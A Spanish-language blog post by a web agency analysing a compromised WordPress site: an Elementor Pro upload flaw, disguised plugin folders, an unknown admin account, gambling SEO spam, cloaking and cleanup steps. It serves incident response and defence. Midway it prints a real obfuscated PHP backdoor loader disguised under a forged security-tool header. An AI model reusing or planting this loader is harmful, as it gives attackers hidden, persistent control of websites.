20 de agosto de 2026
Siempre ha sido una práctica usual mantener WordPress actualizado: dar mantenimiento al core, los temas y los plugins. En la práctica sigue siendo válido. El problema aparece cuando se convierte en toda la estrategia de seguridad, en vez de ser solo una parte de ella.
Un sitio de WordPress puede tener actualizaciones automáticas habilitadas y seguir comprometido. Puede incluso estar completamente actualizado hoy y haber sido vulnerado semanas antes, cuando uno de sus componentes todavía contenía una falla explotable. Y una vez que un atacante consigue persistencia en el servidor, actualizar el plugin que abrió originalmente la puerta no necesariamente lo expulsa. Y puede que alguna vez te hayas encontrado con este tipo de problemas en los resultados de tu propio sitio web:

Así se ve un sitio legítimo, indexado y con buen posicionamiento, secuestrado para mostrar una alerta falsa que empuja a la víctima hacia un casino online.
Y esto no es un caso nuevo, aparece muchísimo en páginas de empresas peruanas que no dan prioridad al tema de seguridad de sus activos online, a pesar de que incluso compras online están activas. En este caso en concreto no encontramos una única pieza de malware — encontramos varias. Había directorios falsos dentro de wp-content/plugins, archivos PHP escondidos entre componentes legítimos del core, un administrador que nadie reconocía, y contenido de apuestas publicado bajo un dominio que nunca había tenido ninguna relación con ese sector.
La incidencia empezó pareciendo un problema de WordPress. En realidad era un problema de gestión de superficie de ataque, detección y respuesta ante incidentes — y esa diferencia importa.
El error está en confundir actualización con detección
Las actualizaciones automáticas solucionan un problema operativo concreto: evitan que alguien tenga que recordar entrar al panel a pulsar “Actualizar”. Eso es útil — WordPress mismo recomienda mantener plugins y temas en sus versiones más recientes, y eliminar los que no se usan.
Pero actualizar no responde otras preguntas igual de importantes: ¿cuándo apareció la vulnerabilidad? ¿Cuándo se publicó el parche? ¿Cuándo llegó ese parche a producción? ¿Se produjo algún acceso durante ese intervalo? ¿Quedó persistencia después del ataque?
El caso Elementor Pro: una vulnerabilidad crítica de 2026
Wordfence publicó el análisis completo de la vulnerabilidad el 20 de agosto de 2026.
El 20 de agosto de 2026, Wordfence publicó el análisis técnico de CVE-2026-32475, una vulnerabilidad crítica de Elementor Pro con una puntuación CVSS de 9.0. Afectaba a Elementor Pro hasta la versión 4.2.1 — en determinadas configuraciones, un visitante sin autenticar podía aprovechar un fallo en la validación de archivos para subir un archivo PHP ejecutable al servidor, con el resultado potencial de ejecución remota de código y compromiso completo del sitio.
Hay un detalle que merece mencionarse porque en seguridad las condiciones importan: el ataque requiere que exista una página publicada con un formulario de Elementor Pro que contenga al menos un campo de subida de archivo no obligatorio. No es “Elementor instalado = sitio vulnerable” — es una vulnerabilidad concreta bajo condiciones concretas.

El atacante no necesita entrar al panel: le basta con enviar el archivo directo al endpoint que ya usa el formulario.
Wordfence recibió el reporte el 24 de julio de 2026, lo confirmó y notificó al fabricante el día 27. Elementor publicó la versión completamente corregida, 4.2.2, el 19 de agosto. Ese calendario explica el problema mejor que cualquier discurso alarmista: entre el descubrimiento de una vulnerabilidad, la coordinación con el fabricante, la creación del parche y su despliegue existe una ventana de exposición real. Las actualizaciones automáticas reducen esa ventana. No la eliminan.
El ataque tampoco termina cuando actualizas el plugin
Imaginemos que una vulnerabilidad permite introducir un PHP malicioso en el servidor, y que actualizas el plugin al día siguiente. La vulnerabilidad desaparece — pero el PHP que entró ayer puede seguir allí. Desde ese momento el atacante ya no necesita volver a explotar el plugin: puede crear otros mecanismos de persistencia — una cuenta administrativa, otro archivo PHP, una tarea programada, código dentro del tema, modificaciones en .htaccess, entradas maliciosas en la base de datos, archivos escondidos entre componentes legítimos de WordPress.
Ese fue precisamente el problema que encontramos en el incidente que analizamos.
Lo que encontramos dentro del servidor
La primera alerta llegó desde el hosting: su sistema de seguridad había detectado un archivo potencialmente malicioso. Poco después apareció un problema todavía más visible para el negocio — algunos usuarios empezaron a recibir una advertencia de seguridad del navegador al acceder al dominio. A partir de ahí dejamos de tratarlo como una incidencia de mantenimiento y empezamos a tratarlo como lo que era: un sitio potencialmente comprometido.
La instalación tenía más de 25 plugins activos, varios con actualizaciones pendientes, y uno que ya no se encontraba disponible en el repositorio oficial de WordPress.org. Eso último no significa automáticamente que fuera el responsable del ataque — WordPress puede cerrar un plugin por múltiples motivos, entre ellos petición del desarrollador, incumplimiento de directrices, problemas de licencia o una incidencia de seguridad. Sí significa algo más sencillo: un componente cerrado, abandonado o sin mantenimiento activo merece revisión inmediata si continúa instalado en producción.
Después aparecieron indicadores bastante menos ambiguos.
Directorios que parecían plugins, pero no lo eran
Dentro de wp-content/plugins/ encontramos carpetas con nombres del tipo widget_[10 dígitos] o slider_[10 dígitos]. A primera vista no llaman demasiado la atención — ese es precisamente el objetivo. Un directorio llamado malware-do-not-open duraría segundos dentro de una auditoría. Uno llamado slider_2847163920 puede confundirse visualmente con alguno de los muchos complementos instalados en un WordPress complejo.
También encontramos archivos cuya ubicación no tenía sentido: un wp-config-sample.php dentro de la carpeta de un plugin (el nombre es familiar, la ubicación no lo era), y un 2index.php dentro de wp-includes/, colocado junto a archivos legítimos del CMS. Los nombres conocidos son una buena forma de esconderse a plena vista.
El caso más elaborado fue un archivo que se hacía pasar por una herramienta de seguridad legítima: el encabezado del código imitaba al “Monarx Security Site Analyzer”, con su nombre, su logo en ASCII y su copyright, pero por dentro no tenía nada que ver con un analizador de seguridad. El cuerpo real del archivo estaba ofuscado con base64_decode, str_rot13 y eval dinámico — el patrón clásico para esconder qué hace el código a simple vista.
<?php
/**=================================================================
========================
  ___  ___
 |  \/  | Copyright (C) 2017-2023, Monarx, Inc.
 | .  . |   ___    _  __   __ _  _  __ __  __
 | |\/| |  / _ \  | '_ \ / _` || '__|\ \/ /
 | |  | | | (_) | | | | | (_| || |    >  <
 \_|  |_/  \___/  |_| |_| \__,_||_|   /_/\_\
=================================================================
=========================
@package    Monarx Security Site Analyzer
@file       monarx-analyzer.php
@copyright  Monarx, Inc. Not for external use, redistribution, or sale.
@site       https://www.monarx.com
=================================================================
=========================**/ $L86Rgr=explode(base64_decode("Pz4="),file_get_contents/*******/(__FILE__)); $L8CRgr=array(base64_decode("L3gvaQ="),base64_decode("eA=="),base64_decode(strrev(str_rot13($L86Rgr[1]))));$L7CRgr = "fba18cd9dc1d94eb87982c4065c79a6d";preg_replace($L8CRgr[0],serialize(/****/@eval/****/($L8CRgr[2])),$L8CRgr[1]);exit();?>
Encabezado falso del “Monarx Security Site Analyzer” sobre un backdoor real: el nombre y el logo imitan una herramienta de seguridad legítima para pasar desapercibido en una revisión superficial.
Confirmamos con el proveedor de hosting que nunca habían instalado ni utilizado esa herramienta en el servidor — el atacante eligió ese disfraz precisamente porque un archivo con nombre y encabezado de “seguridad” genera menos sospecha que uno con un nombre aleatorio.
La revisión automatizada detectó además dos backdoors dentro de wp-includes, y esto cambia bastante la forma de abordar la limpieza: no basta con abrir wp-content/plugins, eliminar la carpeta sospechosa y asumir que el incidente terminó. Una vez que existe ejecución de código en el servidor, hay que considerar comprometida toda la instalación hasta demostrar lo contrario. Sucuri ha documentado precisamente esta estrategia de ocultar malware dentro de directorios legítimos del core de WordPress para reducir las posibilidades de que el administrador lo detecte.
Y entonces apareció el link a un casino que nadie había publicado
En el blog apareció contenido sobre apuestas online en un idioma que el sitio nunca había utilizado. Esto tiene nombre: SEO spam. El atacante no siempre quiere destruir el sitio — a veces quiere utilizarlo. Un dominio legítimo lleva años construyendo algo costoso de conseguir desde cero: historial, enlaces externos, páginas indexadas y señales de confianza. Si alguien consigue controlar ese dominio, puede intentar aprovechar esas señales para posicionar otras páginas.
Sucuri define el online gambling spam precisamente como una forma de black-hat SEO en la que un atacante compromete una web legítima e introduce enlaces, palabras clave, páginas o redirecciones relacionadas con casinos y apuestas. No es un fenómeno marginal: en un conjunto de 422,741 sitios afectados por SEO spam analizados por Sucuri, 79,817 —cerca del 19%— contenían específicamente spam relacionado con apuestas. Esto explica por qué una clínica, una empresa industrial o una tienda completamente ajena al juego puede terminar posicionando páginas sobre casinos. Al atacante no le interesa el sector del propietario — le interesa el dominio.

Así se ve en la práctica: una entrada publicada en un idioma que el sitio nunca usó, sin ninguna categoría asignada, promocionando un casino.
A veces tú ves una web normal y Google ve otra
Uno de los mecanismos que complica la detección es el cloaking: el servidor modifica lo que devuelve dependiendo de quién hace la petición. Un administrador abre la página y encuentra su web habitual. Googlebot accede a la misma URL y recibe una versión llena de keywords y enlaces. O un visitante que llega desde Google recibe una redirección que no aparece cuando se escribe directamente la dirección en el navegador.
Google incluye expresamente estas situaciones dentro de sus políticas sobre contenido hackeado: inyección de código, creación de páginas, inyección de contenido, enlaces ocultos, cloaking y redirects condicionados por referrer, dispositivo o user-agent. Por eso una comprobación del tipo “abrí la web y funciona” tiene valor limitado durante una investigación real — hay que mirar el servidor, la base de datos, los archivos, las URLs indexadas y el comportamiento que reciben distintos agentes.
El problema adicional de los plugins “nulled”
Durante la auditoría apareció además otra práctica que aumentaba innecesariamente el riesgo: en algún momento se habían usado versiones no oficiales de plugins premium. Aquí conviene separar dos debates — uno legal y comercial, otro técnico. Desde seguridad nos interesa el segundo.

Sitios como este venden versiones pirateadas de plugins premium a una fracción del precio oficial — nadie garantiza qué código traen adentro.
Cuando instalas un paquete descargado desde una fuente que no controlas, estás ejecutando código de terceros con permisos sobre una aplicación que, a su vez, tiene acceso a archivos, usuarios y base de datos. Y has perdido parte de la cadena de confianza: no puedes garantizar que el ZIP sea idéntico al publicado por el fabricante, no sabes qué modificaciones sufrió, puede estar desactualizado, puede haber sido modificado, puede no integrarse con el mecanismo oficial de actualizaciones. Incluso aunque el plugin original fuera perfectamente seguro, la procedencia del paquete se convierte por sí misma en una variable de riesgo. En producción, ese ahorro rara vez compensa.
Cómo abordamos la limpieza
Una limpieza seria no debería empezar borrando el primer archivo que el antivirus marque en rojo — primero hay que entender qué ocurrió y conservar suficientes evidencias para no destruir la única pista disponible sobre el acceso inicial. Trabajamos en varias capas:
- Contención. Rotamos las credenciales relevantes: administración de WordPress, hosting, FTP/SFTP, base de datos, servicios relacionados. Si existe la posibilidad razonable de que el servidor haya sido comprometido, asumir que una contraseña sigue siendo secreta únicamente porque “nadie la conocía” no es una estrategia útil.
- Revisión de usuarios. Encontramos una cuenta con privilegios administrativos que el equipo no reconocía. La eliminamos y revisamos las cuentas restantes — una cuenta administrativa inesperada no prueba por sí sola el vector inicial, pero sí es un indicador de compromiso extremadamente relevante.
- Revisión del sistema de archivos. Comparamos estructura, nombres, fechas y ubicaciones. La inspección manual permitió encontrar anomalías evidentes; después usamos análisis automatizado. Aquí ocurrió algo importante: el escáner localizó otros backdoors que la inspección inicial no había identificado. No es que las herramientas automáticas sean mejores que una persona, ni lo contrario — funcionaron porque usamos ambas.
- Base de datos y contenido. Eliminamos las publicaciones de SEO spam y revisamos contenido potencialmente introducido sin autorización. Un ataque de este tipo no vive solo en archivos PHP — puede persistir en posts, opciones, usuarios o registros de la propia base de datos.
- Archivos especialmente sensibles. Revisamos
wp-config.php,.htaccess,functions.phpy directorios del core, buscando patrones de ofuscación o ejecución dinámica. Funciones comoeval()obase64_decode()pueden aparecer en malware, aunque su sola existencia no demuestra que un archivo sea malicioso — lo importante es analizar el contexto. - Plugins. Eliminamos componentes innecesarios y revisamos el estado del resto. Cada componente que se elimina es código que deja de mantener, monitorizar y parchear — eso es reducción real de superficie de ataque.
- Validación antes de solicitar revisión. Solo cuando la instalación estuvo razonablemente limpia tuvo sentido pedir la revisión de los sistemas que habían marcado el dominio. Google recomienda precisamente solucionar primero la causa del compromiso y solicitar la revisión después — hacerlo al revés solo consigue que el problema reaparezca.
Lo más importante que dejó el incidente
Después de un caso así resulta tentador buscar una única causa: “fue Elementor”, “fue un plugin abandonado”, “fue el plugin nulled”, “faltaba un firewall”. Pero salvo que el análisis forense permita demostrar el vector inicial, atribuirlo categóricamente sería poco serio. Lo que sí puede afirmarse es que existían varios factores de riesgo simultáneos — y ahí está probablemente la lección más útil.
La seguridad de WordPress no depende de instalar un plugin de seguridad ni de marcar una casilla que diga “actualizar automáticamente”. Depende de gestionar el sistema como lo que es: software en producción expuesto permanentemente a internet. Eso implica conocer sus componentes, eliminar los que sobran, saber cuáles tienen vulnerabilidades conocidas, aplicar parches, controlar usuarios y privilegios, mantener backups externos, monitorizar cambios, revisar logs, y tener un procedimiento cuando algo no encaja.
Menos plugins ayuda, pero la arquitectura también importa
Hay proyectos WordPress perfectamente razonables con numerosos plugins — el número, por sí solo, no determina si una aplicación es insegura. Pero cada dependencia amplía lo que hay que mantener: un plugin de formularios procesa entradas del exterior, uno de backups accede prácticamente a todo el sistema, uno de migración necesita escribir archivos, un constructor visual incorpora decenas de funcionalidades. Un plugin abandonado puede seguir funcionando durante años mientras su riesgo aumenta silenciosamente.
Así de sencillo es sumar un plugin más: la cantidad que termina instalada en un sitio real puede ser abrumadora, y cada uno agrega su propia superficie de riesgo.
La conclusión no es “WordPress es inseguro” — sería demasiado fácil, y además incorrecta. La pregunta real es otra: ¿la complejidad del sistema sigue siendo proporcional al problema que resuelve? Hay proyectos para los que WordPress sigue siendo la herramienta correcta. Hay otros que acumularon tantas capas, plugins, integraciones y excepciones que mantenerlos se vuelve más caro y arriesgado que replantear parte de la arquitectura — la misma pregunta que vale la pena hacerse antes de decidir si es momento de migrar, no solo de seguir parchando sobre lo mismo.
En Ignicionlab trabajamos con ambos escenarios: WordPress cuando tiene sentido, y arquitecturas a medida cuando el proyecto necesita otra cosa. La tecnología debería elegirse por el problema que resuelve, no por costumbre. Si ya pasaste por algo parecido a esto, sabes que el costo no es solo técnico — la exposición de datos y accesos no autorizados tiene un patrón de riesgo que se repite mucho más allá de WordPress. Con nuestro servicio de desarrollo ayudamos a auditar y reforzar sistemas que ya están en producción, no solo a construir nuevos desde cero.
Una actualización pendiente es un problema. Un sistema que nadie observa es otro mayor
Si tuviera que resumir todo el incidente en una sola idea sería esta: mantener WordPress actualizado es higiene básica; saber qué está ocurriendo dentro de él es seguridad.
Las actualizaciones automáticas deben seguir activadas donde tenga sentido, pero no deberían ser el piloto automático de toda la operación. Porque el día que aparece una vulnerabilidad crítica, un administrador desconocido o una URL de casino indexada bajo el dominio de tu empresa, la pregunta importante deja de ser “¿tenemos los plugins actualizados?” y pasa a ser: ¿sabemos con certeza qué ocurrió en este servidor?
Esa es una pregunta bastante más difícil. Y también la que realmente importa.